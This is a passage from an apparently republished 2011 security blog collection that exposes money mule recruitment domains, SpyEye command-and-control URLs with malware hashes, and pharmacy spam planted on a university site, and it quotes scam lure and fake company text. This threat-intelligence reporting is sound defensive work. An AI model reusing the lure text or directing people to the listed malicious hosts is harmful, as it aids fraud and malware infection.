5. [https://lh4.googleusercontent.com/-ZK7CqY\\_S8r8/TXeedmFyOUI/AAAAAAAAAE2M/g1tILo6e0WU/s1600/Stein03s.jpg](https://lh4.googleusercontent.com/-ZK7CqY_S8r8/TXeedmFyOUI/AAAAAAAAAE2M/g1tILo6e0WU/s1600/Stein03s.jpg)
6. <https://lh4.googleusercontent.com/-s6avq3Lo2pQ/TXeegnoOBvI/AAAAAAAAAE2Q/1iAdYPFJx-U/s1600/Stein04s.jpg>
7. [https://lh6.googleusercontent.com/-9FGZhnM5fl/TXeekBggybl/AAAAAAAAAE2U/K8KnF\\_P1e4k/s1600/Stein05s.jpg](https://lh6.googleusercontent.com/-9FGZhnM5fl/TXeekBggybl/AAAAAAAAAE2U/K8KnF_P1e4k/s1600/Stein05s.jpg)
8. <http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html>
9. <http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html>
- 10.

[https://lh6.googleusercontent.com/-moHbHyr78Hc/TXecyhHkp6I/AAAAAAAAAE18/dk563JAzcvg/s1600/money\\_mule\\_recruitment\\_March\\_2010\\_1.png](https://lh6.googleusercontent.com/-moHbHyr78Hc/TXecyhHkp6I/AAAAAAAAAE18/dk563JAzcvg/s1600/money_mule_recruitment_March_2010_1.png)

683

[uitment\\_March\\_2010\\_1.png](#)

11. <https://spyeyetracker.abuse.ch/monitor.php?as=24940>

12.

[https://lh4.googleusercontent.com/-flfMo\\_oG1\\_s/TXedtNxIHtI/AAAAAAAAAE2A/d-zWBtuQXoY/s1600/money\\_mule\\_recruitment\\_March\\_2010\\_3.png](https://lh4.googleusercontent.com/-flfMo_oG1_s/TXedtNxIHtI/AAAAAAAAAE2A/d-zWBtuQXoY/s1600/money_mule_recruitment_March_2010_3.png)

[uitment\\_March\\_2010\\_3.png](#)

13. <http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html>

14. <http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html>

15. <http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html>

16. <http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html>

17. <http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html>

18. <http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html>

19. <http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html>

20. <http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html>
21. <http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html>
22. <http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html>
23. <http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html>
24. <http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html>
25. <http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html>
26. <http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html>
27. <http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html>
28. <http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html>
29. <http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asprox-fast.html>
30. <http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html>
31. <http://ddanchev.blogspot.com/>



## ***Keeping Money Mule Recruiters on a Short Leash - Part Six (2011-03-10 14:45)***

[1]

*Following my previous post on "[2]Keeping Money Mule Recruiters on a Short Leash - Part Five", in this post we're once again going to expose a portfolio of money mule recruitment domains, their related ASs and name servers of notice, including some additional SpyEye activity within one of the ASs.*

*What's particularly interesting is the ongoing use of similar templates, including fake "certified by" documents aiming to*

*boost the visitor's confidence in the mule recruitment company. Sample "certified by" documents include: 685*







[3]

[4]

[5]

[6]

686



[7]

*Money mule recruitment web sites:*

**ACOOON-GROUPLLC.CC** - Email: [bombay@yourisp.ru](mailto:bombay@yourisp.ru) -  
[8]seen here

**ANTIQUEE-CORP.INFO** - Email: admin@antiquee-corp.info

**ARAMATEGROUP-INT.INFO** - Email: admin@aramategroup-int.info

**art-marketllc.cc** - Email: hear@ppmail.ru

**ARTSOLVE-LTD.AT** - Email: admin@artsolve-ltd.at

**ARTSOLVELTD.CC** - Email: admin@artsolvedtd.cc

**artsolvedtd.cc** - Email: admin@artsolvedtd.cc

**ARTSOLVELTDCO.AT** - Email: admin@artsolvedtd.cc

**artsolvedtdco.at** - Email: admin@artsolvedtd.cc

**ASTECH-GROUPDE.CC** - Email: admin@i-compass-group.cc

**atlant-groupinc.cc** - Email: bombay@yourisp.ru - [9]seen here

**Atlant-usainc.net** - Email: admin@atlant-usainc.net

**BREDGARCORP-ANT.BE**

**CREATENCE-GROUPLLC.AT** - Email: admin@creatence-groupllc.at

**CREATENCE-GROUPLLC.CC** - Email: hunt@bz3.ru

**CREATENCEGROUP-LLC.CO** - Email: px@bz3.ru

**DEVAS-LLC.CO** - Email: gate@ppmail.ru

**DRYSDALE-ANTCORP.AT** - Email: admin@drysedale-antcorp.at

**DRYSDALE-ANTCORP.BIZ** - Email: admin@drysdale-antcorp.biz

**DRYSDALE-GROUP-INC.CC** - Email: atomic@bz3.ru

**DUNCROFT-ANTTEAM.ORG** - Email: admin@drysdale-antcorp.biz

**FINTEC-UKLTD.WS**

**fintec-ukltd.ws**

**fourthgroup-ltd.cc** - Email: rots@cheapbox.ru

**generalabbrialgroup-ltd.net** - Email: admin@generalabbrialgroup-ltd.net

**generation-groupltd.cc** - Email: jz@ppmail.ru

**I-COMPASS-GROUP.AT** - Email: admin@i-compass-group.at

**katemdutkins.co.cc**

**LILAC-GROUPLLC.CC** - Email: lane@free-id.ru

**LILACGROUP-LLC.CO** - Email: baggy@bz3.ru

**MIMOSA-INCGROUP.INFO** - Email: admin@mimosa-incgroup.info

**moneyvisual-ukllc.com** - Email: admin@moneyvisual-ukllc.com


**nimrodltd-uk.net** - Email: admin@nimrodltd-uk.net

**OLIVER-ANTCORP.NET** - Email: admin@oliver-antcorp.net

**qead-groupllc.net** - Email: admin@qead-groupllc.net

## **RENAISSANCELLC.BE**

687



**renaissancelc.be**

**renaissance-llc.cc** - Email: [admin@renaissance-llc.cc](mailto:admin@renaissance-llc.cc)

**ROYALTHELMAS-GROUP-LLC.CC** - Email: [zap@ca4.ru](mailto:zap@ca4.ru)

**ROYALTHELMAS-TEAMANT.ASIA** - Email:  
[admin@royalthelmas-teamant.asia](mailto:admin@royalthelmas-teamant.asia)

**SCHWARTZBROTHERSANT-CORP.COM** - Email:  
[admin@schwartzbrothersant-corp.com](mailto:admin@schwartzbrothersant-corp.com)

**STRATEGICGROUP-LLC.CO** - Email: [flute@free-id.ru](mailto:flute@free-id.ru)

**THRONE-GROUPLLC.CC** - Email: [lane@free-id.ru](mailto:lane@free-id.ru)

**THRONEGROUP-LLC.CO** - Email: *floyd@ca4.ru*

**THRONE-UK.AT** - Email: *admin@throne-uk.at*

**TINASSANSERVICEANT-ANTTEAM.NET** - Email:  
*admin@tinassanserviceant-antteam.net*

**TINASSANSERVICE-GROUPLLC.CC** - Email: *six@yourisp.ru*

**westerntrust.co.uk**

**westview-art.net** - Email: *admin@westview-art.net*

[10]

*Domains responding to:*

**78.46.105.205** - AS24940, HETZNER-AS Hetzner Online AG  
RZ

**98.141.220.116** - AS29713, INTERPLEXINC Interplex LLC.

**98.141.220.117** - AS29713, INTERPLEXINC Interplex LLC.

**114.207.244.143** - AS9318, HANARO-AS Hanaro Telecom  
Inc.


**114.207.244.144** - AS9318, HANARO-AS Hanaro Telecom  
Inc.

**114.207.244.145** - AS9318, HANARO-AS Hanaro Telecom  
Inc.

**114.207.244.146** - AS9318, HANARO-AS Hanaro Telecom  
Inc.

**193.105.134.230** - AS42708, PORTLANE Network

**193.105.134.231** - AS42708, PORTLANE Network



### Welcome to ArtSolve Ltd

- The World of Art A Click Away

Looking to buy art? Sell art? ArtSolve Ltd is the first choice for artists and buyers alike! ArtSolve Ltd is an effective tool for the artist and emerging artist to market and promote their art in a professional and inexpensive manner. We will market your art to the international community of art buyers. Whether you are looking to buy or sell original art, ArtSolve Ltd is the premier art site for those seeking to buy or sell original art online.

NO COMMISSIONS! Whether you are looking to buy art or sell art, our site is fully optimized to get results FAST! ArtSolve Ltd is the future of buying and selling original art online. Artists who choose to sell their original art will receive maximum marketing exposure. For artists, selling your art has never been easier, faster, or more cost-effective. We will help you sell your original art DIRECTLY to buyers worldwide with NO COMMISSIONS. Those wishing to buy art online are invited to browse our extensive online galleries of original art. Never before has it been this easy for a buyer to select high-quality original art online. We update daily with new original art from our artist members.

ArtSolve Ltd offers casual collectors and serious connoisseurs alike an amazing collection of original art pieces from the world over. You'll enjoy unparalleled customer care from a knowledgeable and friendly staff of experts. For artists, the inconvenience and high costs of traditional galleries are completely eliminated. Our team of experts puts the latest technology to work for you, putting your artwork out in front of millions of potential art buyers.

### Authorization

Enter to partners area.

Login: \*

Password: \*

Login

[Registration](#) [Forgot password?](#)

### Latest projects

- Pyotr Belenok (Russian, 1938-1991) - Untitled
- Four silver and niello cigarette cases
- Easter Medley of Four Spring Nesting Dolls
- Jean Dubuffet (1901-1985) - Le Bateau II
- Good Mother Bear Wooden Carving 12"x8.5"
- Vladimir Nikolaevich Nemukhin (Russian, 1925) - 'The sailor' (Privat)
- A walrus ivory casket
- Stress Reliever Nesting Doll 5pc/6"
- Georges Terzian (b. 1939) - L'Atelier
- MANOLO VALDE S (B. 1942) - LA CARTA

**193.105.134.232** - AS42708, PORTLANE Network

**193.105.134.233** - AS42708, PORTLANE Network

**193.105.134.234** - AS42708, PORTLANE Network

**195.182.57.84** - AS47311, Cerannics-AS Cerannics Ilp

**195.182.57.91** - AS47311, Cerannics-AS Cerannics Ilp

**204.45.118.54** - 204.45.118.48/29/INSIGHT-INVESTMENTS-LLC

*More malicious activity within **[11]AS24940, HETZNER-AS**  
**Hetzner Online AG RZ**, courtesy of the SpyEye tracker:  
**188.40.198.185***

**188.40.87.88**

**www.privathosting.eu**

**spl.privathosting.eu**

**46.4.194.162**

**188.40.87.91**

**88.198.36.61**

*[12]*

*Name servers of notice:*

**ns1.uknamo.com** - 69.10.44.188 - Email: morph@ppmail.ru

**ns2.uknamo.com** - 178.162.181.11

689

**ns3.uknamo.com** - 66.199.236.116

**ns1.ukansnami.com** - 178.162.181.11 - Email:  
glide@yourisp.ru

**ns2.ukansnami.com** - 178.162.181.11

**ns3.ukansnami.com** - 66.199.236.117

**ns3.dnsukrect.com** - 66.199.236.118 - Email:  
code@yourisp.ru

**NS1.LIBUNITAU.CC** - 178.162.152.76 - Email: *ached@yourisp.ru* - [13]seen here

**NS2.LIBUNITAU.CC** - 66.199.236.115

**NS3.LIBUNITAU.CC** - 178.162.181.11

**NS1.AUSTDEC.CC** - 178.162.152.75 - Email: *bold@yourisp.ru* - [14]seen here

**NS2.AUSTDEC.CC** - 66.199.236.114

**NS3.AUSTDEC.CC** - 178.162.181.11

**NS1.SURPLUSUSA.CC** - 209.159.156.162 - Email: *skulk@ppmail.ru* - [15]seen here

**NS2.SURPLUSUSA.CC** - 76.73.47.26

**NS3.SURPLUSUSA.CC** - 69.50.192.97

**NS1.USABONDS.CC** - Email: *bart@cheapbox.ru* - [16]seen here

**NS2.USABONDS.CC**

**NS3.USABONDS.CC**

*The cybercriminals have also switched from using unique emails for registrations to default admin@money-*

*mule-recruitment domain type of structure. Monitoring of their money mule recruitment activities is ongoing.*

### ***Related posts:***

*[17]Keeping Money Mule Recruiters on a Short Leash - Part Five*



*[18]The DNS Infrastructure of the Money Mule Recruitment Ecosystem*

*[19]Keeping Money Mule Recruiters on a Short Leash - Part Four*

*[20]Money Mule Recruitment Campaign Serving Client-Side Exploits*

*[21]Keeping Money Mule Recruiters on a Short Leash - Part Three*

*[22]Money Mule Recruiters on Yahoo!'s Web Hosting*

*[23]Dissecting an Ongoing Money Mule Recruitment Campaign*

*[24]Keeping Money Mule Recruiters on a Short Leash - Part Two*

*[25]Keeping Reshipping Mule Recruiters on a Short Leash*

*[26]Keeping Money Mule Recruiters on a Short Leash*

*[27]Standardizing the Money Mule Recruitment Process*

*[28]Inside a Money Laundering Group's Spamming Operations*

*[29]Money Mule Recruiters use ASProx's Fast Fluxing Services*

*[30]Money Mules Syndicate Actively Recruiting Since 2002*

***This post has been reproduced from [31]Dancho Danchev's blog.***

1. [https://lh6.googleusercontent.com/-xBh63uCpBLc/TXeafmi8zfl/AAAAAAAAAE14/9TzxHbTpRxs/s1600/money\\_mule\\_recruitment\\_March\\_2010\\_2.png](https://lh6.googleusercontent.com/-xBh63uCpBLc/TXeafmi8zfl/AAAAAAAAAE14/9TzxHbTpRxs/s1600/money_mule_recruitment_March_2010_2.png)
2. <http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html>
3. <https://lh6.googleusercontent.com/-vt0vehfM5YY/TXeeXQdJ75I/AAAAAAAAAE2E/RLzXhqkqa3U/s1600/Stein01s.jpg>
4. [https://lh3.googleusercontent.com/-Piw2e\\_yJP5M/TXeealAFvaI/AAAAAAAAAE2I/x8uWpLgAL9M/s1600/Stein02s.jpg](https://lh3.googleusercontent.com/-Piw2e_yJP5M/TXeealAFvaI/AAAAAAAAAE2I/x8uWpLgAL9M/s1600/Stein02s.jpg)
5. [https://lh4.googleusercontent.com/-ZK7CqY\\_S8r8/TXeedmFyOUI/AAAAAAAAAE2M/g1tILo6e0WU/s1600/Stein03s.jpg](https://lh4.googleusercontent.com/-ZK7CqY_S8r8/TXeedmFyOUI/AAAAAAAAAE2M/g1tILo6e0WU/s1600/Stein03s.jpg)
6. <https://lh4.googleusercontent.com/-s6avq3Lo2pQ/TXeegnoOBvI/AAAAAAAAAE2Q/1iAdYPFJx-U/s1600/Stein04s.jpg>
7. [https://lh6.googleusercontent.com/-9FGZhnM5fl/TXeekBggybl/AAAAAAAAAE2U/K8KnF\\_P1e4k/s1600/Stein05s.jpg](https://lh6.googleusercontent.com/-9FGZhnM5fl/TXeekBggybl/AAAAAAAAAE2U/K8KnF_P1e4k/s1600/Stein05s.jpg)
8. <http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html>
9. <http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html>
- 10.

[https://lh6.googleusercontent.com/-moHbHyr78Hc/TXecyhHkp6I/AAAAAAAAAE18/dk563JAzcvg/s1600/money\\_mule\\_recruitment\\_March\\_2010\\_1.png](https://lh6.googleusercontent.com/-moHbHyr78Hc/TXecyhHkp6I/AAAAAAAAAE18/dk563JAzcvg/s1600/money_mule_recruitment_March_2010_1.png)

690

[uitment\\_March\\_2010\\_1.png](#)

11. <https://spyeyetracker.abuse.ch/monitor.php?as=24940>

12.

[https://lh4.googleusercontent.com/-flfMo\\_oG1\\_s/TXedtNxlHtI/AAAAAAAAAE2A/d-zWBtuQXoY/s1600/money\\_mule\\_recruitment\\_March\\_2010\\_3.png](https://lh4.googleusercontent.com/-flfMo_oG1_s/TXedtNxlHtI/AAAAAAAAAE2A/d-zWBtuQXoY/s1600/money_mule_recruitment_March_2010_3.png)

[uitment\\_March\\_2010\\_3.png](#)

13. <http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html>

14. <http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html>

15. <http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html>

16. <http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html>

17. <http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html>

18. <http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html>

19. <http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html>

20. <http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html>
21. <http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html>
22. <http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html>
23. <http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html>
24. <http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html>
25. <http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html>
26. <http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html>
27. <http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html>
28. <http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html>
29. <http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asprox-fast.html>
30. <http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html>
31. <http://ddanchev.blogspot.com/>



## ***Spamvertised DHL Notification Malware Campaign (2011-03-10 15:29)***

*[1]*

*A currently spamvertised malware campaign is brand-jacking DHL for malware-serving purposes.*

***Sample filename:*** *document.zip => DHL\_notification.exe*

***Sample message:*** *Dear customer. The parcel was send your home address. And it will arrice within 7 bussness day.*

*More information and the tracking number are attached in document below. Thank you. 2011 DHL International*

*GmbH. All rights **reserverd** - notice the typo.*

*DHL\_notification.exe - [2]**Trojan-Spy.Win32.SpyEyes - Result: 27 /43 (62.8 %)***

*MD5 : bda72e57d263241d52b1fe2ef014cba9*

*SHA1 : fa9dc14b100f1bf5124cd23c322c109b38a70675*

*SHA256:*

*199f2357c24e71d955a4e6c2d07645aa04d9474e0c8c914a1  
edd69a02e3f8a70*

***Upon execution phones back to:***

*adobe.com/geo/productid.php*

*elsoplongt.com/rk',jopbh/qwq - Email:  
redaccion@elsoplongt.com*

*accuratefiles.com/rk',jopbh/qwq*

*lulango.com/rk',jopbh/qwq - Email: lulango@gmail.com*

*erherg34gsafwe.com/xgate.php - AS49469, Email:  
admin@erherg34gsafwe.com*

*- erherg34gsafwe.com/ftp/base.bin*

*- erherg34gsafwe.com/ftp/ftpplug2.dll*

*- erherg34gsafwe.com/ftp/base.bin*

***Domains responding to:***

*192.150.16.117*

*72.41.115.170*

*74.117.180.216*

*87.106.193.21*

*94.63.244.56*

***This post has been reproduced from [3]Dancho  
Danchev's blog.***

1. <https://lh5.googleusercontent.com/-tTD9sG3CmGk/TXjNsW5Pb4I/AAAAAAAAAE2Y/HqeyhjQWhBo/s1600/dhl.jpg>


2.

<http://www.virustotal.com/file-scan/report.html?id=199f2357c24e71d955a4e6c2d07645aa04d9474e0c8c914a1edd69>

[a02e3f8a70-1299762101](http://a02e3f8a70-1299762101)

3. <http://ddanchev.blogspot.com/>

692



***Compromised University Leads to Fraudulent Pharmaceutical Ads (2011-03-10 16:53)***

[1]

***Continuing the [2]Compromised University Leads to Fraudulent Google Brand-jacked Pharmaceutical Ads***

*series, yet another university has been compromised by pharmaceutical scammers, [3]**part of an affiliate network.***

*In this very latest example of this tactic, seeking to abuse the high pagerank of the web site in question, the*

*web site of the Department of Mathematics at Rutgers University (**math.rutgers.edu/mdnews/**) appears to have been compromised by pharmaceutical scammers.*

*Included URLs:*

***math.rutgers.edu/mdnews/levitraline.html***

***math.rutgers.edu/mdnews/levitrastory.html***


***math.rutgers.edu/mdnews/cialis-pills.html***

***math.rutgers.edu/mdnews/levitradosage.html***

***math.rutgers.edu/mdnews/viagra-buy-online.html***

*[4]*





*Redirects to:*

***worldselectshop.com/?id=abamos*** - 95.211.1.82 - Email:  
*worldselectshop.com@protecteddomainservices.com*

*The same affiliate ID is also active at:*

***usadrugstorenow.com/products/diflucan.htm?***  
***id=abamos***

-

*212.117.185.19*

-

*Email:*

*usadrugstorenow.com@protecteddomainservices.com*

***This post has been reproduced from [5]Dancho Danchev's blog.***

1. [https://lh3.googleusercontent.com/-Qj3gdZIWv\\_Y/TXjiiPGugal/AAAAAAAAAE2c/YGMoA8IWg7s/s1600/Rutgers\\_mathemati](https://lh3.googleusercontent.com/-Qj3gdZIWv_Y/TXjiiPGugal/AAAAAAAAAE2c/YGMoA8IWg7s/s1600/Rutgers_mathemati)

[cs\\_pharmaceutical\\_ads.PNG](#)

2. <http://ddanchev.blogspot.com/2011/03/compromised-university-leads-to.html>

3. <http://www.zdnet.com/blog/security/inside-an-affiliate-spam-program-for-pharmaceuticals/2054>

